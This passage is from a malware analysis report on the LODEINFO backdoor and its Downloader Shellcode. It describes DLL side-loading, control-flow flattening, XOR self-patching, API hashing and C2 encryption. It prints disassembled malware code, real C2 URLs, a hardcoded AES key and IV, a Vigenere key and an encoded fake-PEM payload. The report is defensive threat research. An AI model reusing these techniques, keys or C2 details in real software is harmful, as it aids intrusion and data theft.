
Figure 9. Structure of the data restored from the Fake PEM file

The restored data contains the following multiple objects:

- `Elze.exe`
- `Frau.dll`
- `Elze.exe_bak`

Each object is created in a file by the Downloader Shellcode and installed on the infected endpoint. Then, `Elze.exe` is executed. `Elze.exe` itself is a legitimate file, but it loads the malicious `Frau.dll` using DLL side-loading. `Frau.dll` is a very simple malware that loads the LODEINFO Backdoor Shellcode as a payload into memory.


However, in v0.6.6, v0.6.8, and v0.6.9, obfuscation is further strengthened by using Control-Flow Flattening (CFF) and Junk code. As you can see in the figure below, the left side of the program flow is very complex. The code on the right side of the figure is the part of corresponding code, but most of the code is filled with CFF (yellow) and Junk code (gray), and only a small amount of malicious code (white) is actually used. This also suggests that the attacker is focusing on obstructing analysis.



```
      else if ( cff_dispatcher >= -463826609 )
      {
        DeleteFileA(FileNamea);
        GetTickCount();
        GetCurrentProcess();
        WaitForMultipleObjects(0x5Au, Modea, 1, 0x5Au);
        GetStdHandle(0x5Au);
        UnhandledExceptionFilter(0);
        CreateMutexA(0, 1, bWaitAlli);
        QueryPerformanceCounter((&v53.QuadPart + 4));
        GetACP();
        LocalFree(v31);
        IsValidCodePage(0x5Au);
        cff_dispatcher = -653233101;
      }
      else
      {
        v40 = fopen(FileName, ::Mode);
        cff_dispatcher = -308049352;
        if ( !v40 )
          cff_dispatcher = -839793305;
      }
    }
    if ( cff_dispatcher >= -784742785 )
      break;
    if ( cff_dispatcher >= -839793305 )
    {
      LibraryA = LoadLibraryA(&LibFileName);
      ProcAddress = GetProcAddress(LibraryA, &ProcName);
      v5 = (ProcAddress)(shellcode, 137050, 64, &dword_10008000) == 0;
      cff_dispatcher = -1301611772;
      if ( v5 )
        cff_dispatcher = 1756842313;
    }
    else
    {
      fread(shellcode, 1u, 0x2175Au, Stream);
      v37 = fopen(FileName, ::Mode);
      cff_dispatcher = 1412964108;
      if ( !v37 )
        cff_dispatcher = 1177153968;
    }
  }
  if ( cff_dispatcher < -653233101 )
    break;
```

Figure 10. Example of a program flow and code obfuscated by CFF and Junk code.

Finally, the `Elze.exe_bak` file, which is data with the LODEINFO Backdoor Shellcode encoded with a single-byte XOR, is read by `Frau.dll` and decoded as a payload.

> **What is Control-Flow Flattening?**
> A technique for making the structure of a program difficult to understand.
> Simple processing is replaced with conditional branching and looping, so the processing that flows vertically in the control flow becomes arranged horizontally by conditional branching and looping. As the control flow becomes flat, the program processing flow becomes complicated and difficult to analyze.
>
> 
>

Non obfuscated control flow graph
> 1
> 2
> 3
> 4
> 4
> 5
> Flattened Control Flow Graph
> 1
> 2
> 4
> 3
> 4
> 5
>
> Attacking Emotet’s Control Flow Flattening – Sophos News

Similarities with the known downloader DOWNIISSA

By conducting a detailed analysis, we confirmed that the Downloader Shellcode we found and the known downloader DOWNIISSA have three similarities.

However, we believe that DOWNIISSA and the Downloader Shellcode we analyzed are from different malware families based on their structure.

Similarities:


1. Self-patching mechanism to hide malicious code
2. Encoding method for C2 server information
3. Structure of the data decrypted from the Fake PEM file

> **Reference**
> APT10: Tracking down LODEINFO 2022, part I

Similarities 1: Self-patching mechanism to hide malicious code

The first similarity is the patching mechanism to decode the Shellcode itself.

DOWNIISSA, reported in 2022, had a process to patch the Shellcode itself when the Shellcode was executed. The newly found Downloader Shellcode also has a self-patching mechanism.



```
00085 48 39 C8                       cmp     rax, rcx
00088 7D B0                          jge     short self_patching
0008A 5F                             pop     rdi
0008B 5E                             pop     rsi
0008C 5D                             pop     rbp
0008D 5B                             pop     rbx
0008E 5A                             pop     rdx
0008F 59                             pop     rcx
00090 58                             pop     rax
00091 E9 7D 01 03                    jmp     near ptr 4030213h
00091 04             sub_0           endp
00091
00091                ; ------------------------------------------------
00096                ; char byte_96[3826]
00096 4D             byte_96         db 4Dh                  ; DATA XRE
00096                                                        ; sub_0+67
00097 85                             db  85h
00098 EB                             db 0EBh
00099 00                             db    0
0009A 45                             db  45h ; E
0009B 81                             db  81h
0009C C2                             db 0C2h
0009D 49                             db  49h ; I
0009E 88                             db 88h
```


```
)00085 48 39 C8                        cmp     rax, rcx
)00088 7D B0                           jge     short self_patching
)0008A 5F                              pop     rdi
)0008B 5E                              pop     rsi
)0008C 5D                              pop     rbp
)0008D 5B                              pop     rbx
)0008E 5A                              pop     rdx
)0008F 59                              pop     rcx
)00090 58                              pop     rax
)00091 E9 7C 03 00                     jmp     sub_412
)00091 00              sub_0           endp
)00091
)00096
)00096                 ; =============== S U B R O U T I N E ====================
)00096
)00096
)00096                 sub_96          proc near               ; CODE XREF: sub_4
)00096                                                         ; sub_412+9AF↓p
)00096                                                         ; DATA XREF: ...
)00096
)00096                 var_8           = qword ptr -8
)00096
)00096 48 83 EC 08                     sub     rsp, 8
)0009A 4C 8B C9                        mov     r9, rcx
)0009D 45 85 C0                        test    r8d, r8d
```

Figure 11. The self-patching mechanism in Downloader Shellcode

Although it is similar in DOWNIISA that it performs self-patching within the Shellcode, there are also clear differences. DOWNIISSA used Base64, but the current Downloader Shellcode uses XOR decoding. The XOR key is used one by one, increasing from 0x00 to 0xFF.

Similarities 2: Encoding method for the C2 server information

The second similarity is that the encoding method of the C2 server information embedded in the Shellcode is the same. The Downloader Shellcode contains two C2 server addresses, which are encoded with a single-byte XOR. The embedding method is also very similar, not only the encoding method.



```
mov     [rbp+2D0h+var_200], rax
mov     [rbp+2D0h+var_310], 0B1B5B5A9h ; 'http://167.179.77.72/fKGLaOQ7.htm\x00'
mov     [rbp+2D0h+var_30C], 0F0EEEEFBh
mov     [rbp+2D0h+var_308], 0F0EFF6F7h
xor     eax, eax
mov     [rbp+2D0h+var_304], 0F6EFF8F6h
mov     r8, r13
mov     [rbp+2D0h+var_2EE], rax
mov     edx, 9BC13B2Bh
mov     [rbp+2D0h+var_2E6], rax
mov     ecx, esi
mov     [rbp+2D0h+var_2BA], rax
mov     [rbp+2D0h+var_2B2], eax
mov     [rbp+2D0h+var_2AE], ax
mov     [rbp+2D0h+var_300], 0F3F6EFF6h
mov     [rbp+2D0h+var_2FC], 868AA7EEh
mov     [rbp+2D0h+var_2F8], 908EA08Dh
mov     [rbp+2D0h+var_2F4], 0B5A9EFF6h
mov     [rbp+2D0h+var_2F0], 0C1ACh
mov     [rbp+2D0h+var_2DE], 0E6E2E2FEh ; 'http://167.179.106.224/fKGLaOQ7.htm\x00'
mov     [rbp+2D0h+var_2DA], 0A7B9B9ACh
mov     [rbp+2D0h+var_2D6], 0A7B8A1A0h
mov     [rbp+2D0h+var_2D2], 0A7B8AFA1h
mov     [rbp+2D0h+var_2CE], 0A4B8A0A6h
mov     [rbp+2D0h+var_2CA], 0F0B9A2A4h
mov     [rbp+2D0h+var_2C6], 0F7DAD1DDh
mov     [rbp+2D0h+var_2C2], 0B8A1C7D9h
mov     [rbp+2D0h+var_2BE], 96FBE2FEh
```

-----BEGIN CERTIFICATE-----
MIIA6QlX9nj+AyBRFwfVDgDHr9HnzBqg+YLBA1zW9wkBWG+kGtjdYHt8uGRkhFXW
/sEMgILNYwaXZrFNO+zWZpyvCaLbGKw1IdaXXVskbtBxQLTG8F9nm4CFivWN7PMh
e6HBfzjngn+/vPmap1qrgcAPK79/V7Vz/ycR2Cf5x63e1vJtXjQ6exjNc2C0gB4q
XBUh5v8UnVvOlEcIWjVFG1S0WnZTz2oQys26iZwaoc+klE9+/tyNZMtnzpRXtqOG
8LfeURFxW9+zYrSCSMJIK0RlVju9NOtjZkBvHEyU3SNWIFPhQzRW8pQMbWQq8U0N
/OBOZS61DTWlfwtzMHixpG4PSdtZ1H4UqadBvPN5E6xFh6rrYxNL3nBQfVqfEzDo
0Jlraa5cCfwq+F03xLNYg4+Z6hHy+0LtatMssJiV49WQw0hPNmyTgObQugkmdFos
skPsjn+AfJJOjI7htaMDAdwO4GFz7Y4qYbI5z0StDfDQX4NDf1VoaOVMqFMQjsoC
gZs2ljfX3frO9OhqUQRkTvmoHl/4/t6TfGSKlic/XjqkpZUOCv8RHS7PmH0czjuW
Fl7yd5mgweU1dhzCwadiKo6BJUjKgLj5+k9TprlPNqpGRCz/A7UX5XipRxUQ/+7C
0ss1Lc5w2cvoWMjQ/95G4Mp6wDJXVG6L5/0sNQT7LJAxflffXmOBBnyjHWsSAk98
ioUFVwENnkDXk2CccZnu7mFcm7a0PevXxd8nDRkVWvPncdkwDhuyxaulUXA557O1
i1CfvVXdBNdd0sst4KSlDdmyU36a5CiLHw1CGU6D1wq9Ge6mAisobohnoMN/Htsp
dwfy7wGvvOVvWh+kiAokri6KJmx6qIVnOGS/p8+JOJ6v3c3nIeUnJuSHUXNgs3K1
A7wvZUtRIL71qSSIDanlti+WDsci6FAyGnOJf3b193B5wEaxsQs+QhMec4VOrtdd
VTiN/3sAMSAZgmF0duxyrd8k/FrqQswVF80kcnH8pRTwyFy/D21nUz0LlpTkDR/W
Sc6jGJ3EH9U3hiMKcnKbX+8PWA7L/NjMNZ9en/1qi3TNw9ZodgF7oJe/lXnw8+yA
aOsATE7XEr8ppArd2K2eTZEMSWH1onpvxPlmp66QTcUS4vbiOPbzi1RjQqWw4bLz
ViCGLGvr0IKHotZ61fsd/TPOCH3q1xIu3oZgTCbq9P6/cGfGag4MA78CGWcLGNjr
uIGyn8DkDaa7mJq3KY07vZmjuly9sPEQQaBBk6yy7Hqfuei9UiUQFzyp8Ymdsp3F
oSxa44ujH1RmU4qIZ2BvGt+OpnGLNBTY9TV/fsqnWaQ9Hafb8cpzy9g04ZIM3R/d
154sFAuBhzLE2nSI5lm7Cb7hK8g5FedrPaei2hHmcTPpIjD4Te7iK6ztnBUGuJU/
4mL0NMA1rFtMNtws/xki9gBQvbJcB8wddPRlxxF4+mY2IruSSatIYgDQRiAqfmQb
VrziXtBWdd207qyLDdiiohmy/99+jARDrD9DWWPCl9enn6qcTZucq43gceSuoS4f
6olv8AjLFyUhBR+17rj7zIG/Ei9fPJnHWSlXlSS/I3mayfsLogM3ummKGG75WNLU
IpEUMILo+XzIfiCyDF394I9qFWo6qVs0tPBGrAZmobC+ZG0SPIddzSjGYqBejY7N
htop7c8vWeTPe/el0JTNkzmK08I+e8szto9orA4kNOXVwqY/6GJRnEM70auxrKgj
ECaZMnMlG7MafutiiPzobARb1lnzFwGxOjyghUUFW5FJ/VSmodvJcN4rz5D7Djqh
C+3bR/LyroqmVCg8ahGCVzFhNU7ShC1WQHuXdcPtDgohElTrqVdmrzQycoVnAB3m

Figure 12. C2 server information and the Fake PEM file embedded in the Downloader Shellcode


Similarities 3: Structure of the data decrypted from the Fake PEM file

As mentioned above, the structure of the data decrypted from the Fake PEM file is a unique structure, and it has been confirmed that it adopts the same data structure as which decrypted by DOWNIISA.

LODEINFO Backdoor Shellcode

LODEINFO Backdoor Shellcode is a fileless malware that allows attackers to remotely access and operate infected hosts. The following features were the same as the published information.

- The C2 server address uses a unique data structure.
- A mechanism that refers to the address of the embedded data is characteristic.
- The Backdoor Command ID is hidden using 2-bytes XOR.
- The structure and encryption of the communication data with the C2 server are very complex, as shown in the figure below.
- The above encryption uses the Vigenere cipher multiple times.



GrJxY5mdwZ1Ms=zfEaxsZ2jfU3yqZg5Uno985rcS6SeaBJjBYVp7evGKPTIt4sQQHz99WgLWfuFYnYFbJm0shy-vUZ3o1HFAvdFAuc4HDZXDw8PDyrkU5sMLXq1w9C6rBVAZYEl0zckJz5OpOQjZ3Q1e-vXdYqOZzpKnyaFt075XOKggplDXOoEGZHHzGwQ74cji6-HHyWtzNrHzp4VBtlHHyeNxlF8eMFf6cjOMxtR-I8LHw.

Vigenere cipher

Some bytes from the end of the custom base64 encoded data

Custom base64 (url-safe and replaced padding "=" to ".")
+ Vigenere cipher

Offset	Description
0x00	The first 16 bytes of SHA512 value calculated from the hardcoded AES key.
0x10	Size of base64 encoded payload
0x15	A byte of unknown data

Custom base64 (url-safe and replaced padding "=" to ".")

Offset	Description
0x00	XORed the first 48 bytes of SHA512 value calculated from the following AES encrypted data (offset 0x36), the XOR key equals the elapsed running time.
0x30	XORed size of payload
0x35	1-byte XOR key for size of encrypted data (offset 0x30)
0x36	Encrypted payload by AES CBC mode with the hardcoded AES key and IV. Quicklz decompress

```
mov     [ebp+vigenere], 'a7Nx'
mov     [ebp+var_4C], 'FnoF'
mov     [ebp+var_48], 'quoy'
mov     [ebp+var_44], 't'
```

Vigenere Key

```
mov     [ebp+aes_key], 3A487D8Dh
mov     [ebp+var_7C], 9DEBE673h
mov     [ebp+var_78], 0FA4E656Dh
mov     [ebp+var_74], 5E9EA977h
mov     [ebp+var_70], 7F619DB5h
mov     [ebp+var_6C], 9334F752h
mov     [ebp+var_68], 0CFE4C234h
mov     [ebp+var_64], 0ECC427E1h
```

```
mov     [ebp+aes_iv], 0B3CD7DC0h
mov     [ebp+var_5C], 0CB0D0FFCh
mov     [ebp+var_58], 1AF6417Fh
mov     [ebp+var_54], 9B234846h
```

AES Key

Figure 13. Overview of the unique data structure and encryption used for communication with the C2 server


Our analysis of multiple LODEINFO samples found in 2023 revealed the following differences from previously published information:

1. Change in the hash calculation algorithm for obtaining API function names
2. Addition of backdoor commands

Change 1: Change in the hash calculation algorithm for obtaining API function names

The v0.7.0 version uses a new hash calculation algorithm compared to v0.6.9. This change makes it impossible to match signatures using the same rules as previous samples.

The hash calculation algorithm is used by malware to calculate the hash of API function names and resolve function addresses. The hash calculation logic includes a hard-coded XOR key that is different for each sample. This key is used for XOR decoding, so the hash values embedded in each sample are different.



```
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 4CCh
push    ebx
push    esi
push    edi
lea     ecx, [esp+4D8h+var_4B8] ; 008FD8B0
call    create_IAT
call    get_value       ; return rax = 026CF04D
                        ; for pointing to 02AD011D
add     eax, 4010D0h    ; 02AD011D
push    81h
mov     eax, [eax+8]
mov     [esp+4DCh+var_E0], eax ; lodeinfo_IAT 008FD8B0
+mov    [esp+4DCh+var_E8], 0

+mov    [esp+4DCh+var_EC], 80h ; 0x80

msvcrt_malloc =
mov     msvcrt_m
call    msvcrt_m
mov     ecx, [es
add     esp, 4
mov     edi, eax
mov     [esp+4D8
add     ecx, 1
jz      short lo
```

```
mov     [ebp+var_84], 'nReK'
push    0
mov     edx, 0DCAB548Ah ; LoadLibraryA
mov     [ebp+var_80], '231E'
mov     ecx, 308C2680h  ; KERNEL32.DLL
mov     [ebp+var_7C], 0
mov     [edi+lodeinfo_iat.kernel32_LoadLibraryA], 0
mov     [edi+lodeinfo_iat.kernel32_GetProcAddress], 0
mov     [edi+lodeinfo_iat.null], 0
mov     [edi+size lodeinfo_iat+lodeinfo_iat.kernel32_LoadLibraryA]
call    get_API_by_hash
mov     [edi+lodeinfo_iat.kernel32_LoadLibraryA], eax
mov     edx, 6D760A52h  ; GetProcAddress
mov     eax, [edi+3C8h]
mov     ecx, 308C2680h  ; KERNEL32.DLL
push    dword ptr [eax+4]
call    get_API_by_hash
mov     [edi+lodeinfo_iat.kernel32_GetProcAddress], eax
add     esp, 8
mov     eax, [edi+size lodeinfo_iat+lodeinfo_iat.kernel32_LoadLibr
```

```
seg000:02ADB38D calc_hash       proc near                       ; CO
seg000:02ADB38D                                                 ; ge
seg000:02ADB38D                 push    ebx
seg000:02ADB38E                 push    esi
seg000:02ADB38F                 push    edi
seg000:02ADB390                 xor     esi, esi
seg000:02ADB392                 mov     edi, ecx
seg000:02ADB394                 xor     ebx, ebx
seg000:02ADB396                 nop     dword ptr [eax+00000
seg000:02ADB39D
seg000:02ADB39D loc_2ADB39D:                                    ; CO
seg000:02ADB39D                                                 ; ca
seg000:02ADB39D                 movsx   edx, byte ptr [edi]
seg000:02ADB3A0                 lea     eax, [edx-41h]
seg000:02ADB3A3                 cmp     eax, 19h
seg000:02ADB3A6                 ja      short loc_2ADB3AB
seg000:02ADB3A8                 add     edx, 20h ; ' '
seg000:02ADB3AB
seg000:02ADB3AB loc_2ADB3AB:                                    ; CO
seg000:02ADB3AB                 inc     edi
seg000:02ADB3AC                 test    edx, edx
seg000:02ADB3AE                 jz      short loc_2ADB3D9
seg000:02ADB3B0                 mov     eax, esi
seg000:02ADB3B2                 mov     ecx, esi
seg000:02ADB3B4                 test    bl, 1
seg000:02ADB3B7                 jnz     short loc_2ADB3C8
seg000:02ADB3B9                 shl     eax, 7
seg000:02ADB3BC                 inc     ebx
seg000:02ADB3BD                 shr     ecx, 3
seg000:02ADB3C0                 xor     eax, ecx
seg000:02ADB3C2                 xor     eax, edx
seg000:02ADB3C4                 xor     esi, eax
seg000:02ADB3C6                 jmp     short loc_2ADB39D
seg000:02ADB3C8 ; ---------------------------------------------------
seg000:02ADB3C8
seg000:02ADB3C8 loc_2ADB3C8:                                    ; CO
seg000:02ADB3C8                 shl     eax, 0Bh
seg000:02ADB3CB                 inc     ebx
seg000:02ADB3CC                 shr     ecx, 5
seg000:02ADB3CF                 xor     eax, ecx
seg000:02ADB3D1                 xor     eax, edx
seg000:02ADB3D3                 not     eax
seg000:02ADB3D5                 xor     esi, eax
seg000:02ADB3D7                 jmp     short loc_2ADB39D
seg000:02ADB3D9 ; ---------------------------------------------------
seg000:02ADB3D9
seg000:02ADB3D9 loc_2ADB3D9:                                    ; CO
seg000:02ADB3D9                 xor     esi, 0EDCCh
seg000:02ADB3DF                 pop     edi
seg000:02ADB3E0                 mov     eax, esi
seg000:02ADB3E2                 pop     esi
seg000:02ADB3E3                 pop     ebx
seg000:02ADB3E4                 retn
seg000:02ADB3E4 calc_hash       endp
```

Figure 14. Change in the hash calculation algorithm

Change 2: Additions to backdoor commands

LODEINFO implements the following backdoor commands to control infected hosts:

The number of backdoor commands was reduced to 11 in v0.6.5, but v0.7.1 restored 6 commands and added the new runas command, bringing the total to 18.

Additionally, four commands (keylog, ps, pkill, autorun) that were removed in v0.7.2 and v0.7.3 have been restored. Furthermore, the content of the config command, which previously displayed "Not Available," has also been implemented.

Command	Descriptions	v0.6.5	v0.7.1	v0.7.2, v0.7.3
command	List the embedded backdoor commands.	Enable	Enable	Enable
ls	Get a list of files.	Removed	Enable	Enable
rm	Delete a file.	Removed	Enable	Enable
mv	Move a file.	Removed	Enable	Enable
cp	Copy a file.	Removed	Enable	Enable
cat	Upload a file to C2.	Removed	Enable	Enable

